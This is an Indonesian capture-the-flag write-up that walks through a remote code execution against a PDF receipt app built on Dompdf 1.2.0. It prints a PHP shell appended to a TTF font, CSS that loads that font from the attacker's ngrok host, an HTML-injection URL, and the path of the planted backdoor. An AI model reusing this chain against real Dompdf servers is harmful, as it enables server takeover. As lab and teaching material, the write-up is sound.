
Toko Bendera

Player: Constantine
Kategori: Web Exploitation



Konteks Challenge

Kita diberikan sebuah web application Toko Bendera yang punya fitur untuk mencetak resi pembayaran ke dalam format PDF. Aplikasi ini dibangun menggunakan PHP dan library **Dompdf 1.2.0**. Dari source code yang diberikan (Dockerfile & index.php), terlihat beberapa konfigurasi yang menarik:

1. **Dompdf 1.2.0**: Versi ini diketahui memiliki kerentanan RCE via font caching. PoC ada di Github.
2. $options->setIsRemoteEnabled(true);: Mengizinkan Dompdf memuat aset dari URL eksternal.
3. chmod -R 777 /app/dompdf/lib/fonts: Direktori font *writable* oleh server.
4. Input Injection: Parameter address pada index.php langsung direnderer ke HTML tanpa sanitasi.

Langsung aja kita ambil flag di /flag.txt.

Phase 1: Reconnaissance & Analysis

Awalnya, aku analisa index.php dan Dockerfile. Ketemu bahwa input pengguna pada parameter $address dimasukkan secara raw ke fungsi $dompdf->loadHtml().

```
// Snippet index.php
$address = $_GET['address'];
// ...
$dompdf->loadHtml("... <p>Address: $address</p> ...");
```

Ini celah HTML Injection. Tapi, cuma menyuntikkan HTML gak cukup. Karena isRemoteEnabled aktif, saya baca hint pada kerentanan Dompdf yang memungkinkan kita memaksa server download bad font habis itu diexecute sebagai PHP.

Vulnerability Reference**:** https://positive.security/blog/dompdf-rce

---

Phase 2: Weaponization

Langkah 1: Menyiapkan Payload

Aku butuh 2 file: exploit.php (font palsu) dan style.css. File exploit.php harus lolos validasi header font oleh Dompdf. Jadi, saya menggunakan file .ttf valid dan menempelkan shell PHP

di bagian paling bawah:

```
wget
https://gitlab.ortax.org/fachri/ctas-box/raw/da120cfdab7289f9dfd5f38e07a5d8e9dd06d01a/public/fonts/Roboto-Regular.ttf?inline=false -O valid.ttf

cat valid.ttf > exploit.php

echo '<?php system("cat /flag.txt"); ?>' >> exploit.php
```

Sementara file CSS ini berfungsi ngetrigger downloaded font.

```
@font-face {
    font-family: 'pwned';
    src:
url('https://beatris-remigial-selfishly.ngrok-free.dev/exploit.php/exploit.php');
    font-weight: 'normal';
    font-style: 'normal';
}
```

Langkah 2: Hosting Payload

Karena server target berada di internet publik dan pocku di jaringan lokal, aku pakai ngrok untuk mengekspos server Python lokal saya (Ide dari saudara Gemini):

```
python3 -m http.server 8000

ngrok http 8000
```


Phase 3: Injection & Execution

Injection (Staging)

Aku kirim payload lewat URL parameter address untuk load bad CSS saya.

Payload URL:
https://toko-bendera.ctf.forestylab.com/index.php?action=pay&type=Bendera+Indonesia&name=Constantine&address=<link rel=stylesheet href='https://https://beatris-remigial-selfishly.ngrok-free.dev/style.css'>

Saat URL diakses, server target melakukan callback ke server ngrok-ku.



Log menunjukkan GET /exploit.php dengan status 200 OK. Artinya, font jahat sukses terunduh dan tersimpan di server target.

Execution (Triggering RCE)

Dompdf menggunakan format penamaan: <font-family>_<style>_<md5-url>.php. Aku pakai skrip PHP satu baris (dibantu ChatGPT) untuk mendapatkan nama file:

```
php -r "echo 'pwned_normal_' . md5('https://[URL_NGROK_SAYA]/exploit.php')
. '.php';"
```

Output Filename: pwned_normal_0d3eae0c15b1a0a0a9756621618729fb.php
Langsung saja kita akses *backdoor* tersebut.

URL Target:
https://toko-bendera.ctf.forestylab.com/dompdf/lib/fonts/pwned_normal_0d3eae0c15b1a0a0a9756621618729fb.php

```
ND&:@@=@ vV+4@@@&Z@@@ @V+4@@@@@@N@&:@@ @ @@@V+4@@@@:&Z@f @ @@@V+4@@@@@@&;@@ @@@
@<@@@@@@@@'@!& @@7@@@@@@@@M@@Q<@L@@Q@@B@@,@@@@Q@@@@h@@@@@Q@@@@@Q@@@@@Q~@@@@0@@@
u@@V+4@@@@@ &@@@@V+4@@@@@@M@@Q<@L@@Q@@@@Q@@B@@Q@ &@@@@V+4@@Q@@@@@Q@@@@0@@@@@@@
"S}S*-StG@qU0H+PoDOY/*W@\ -$9! /@e@@CQ@@u@@ } ?3@3?39/301A!!!!!@@@z@@.@@F@@@@@
@@@@@@&pd@@V+4@@1@@@@h@@@@&@@"@@@@"&@uL@MV+4@@.@@@&@ug@0[V+4@@7@@@&@@f@@@@@&@D#
, its the flag, FORESTY{54945hi_m0N0_54945hi_nI_YlIku_N0_54_0n3_Pi3c3!_wkwkwk}
```

Dan Boom! Flag muncul di antara data biner font, horee.

Flag:
FORESTY{54945hi_m0N0_54945hi_nI_YlIku_N0_54_0n3_Pi3c3!_wkwkwk}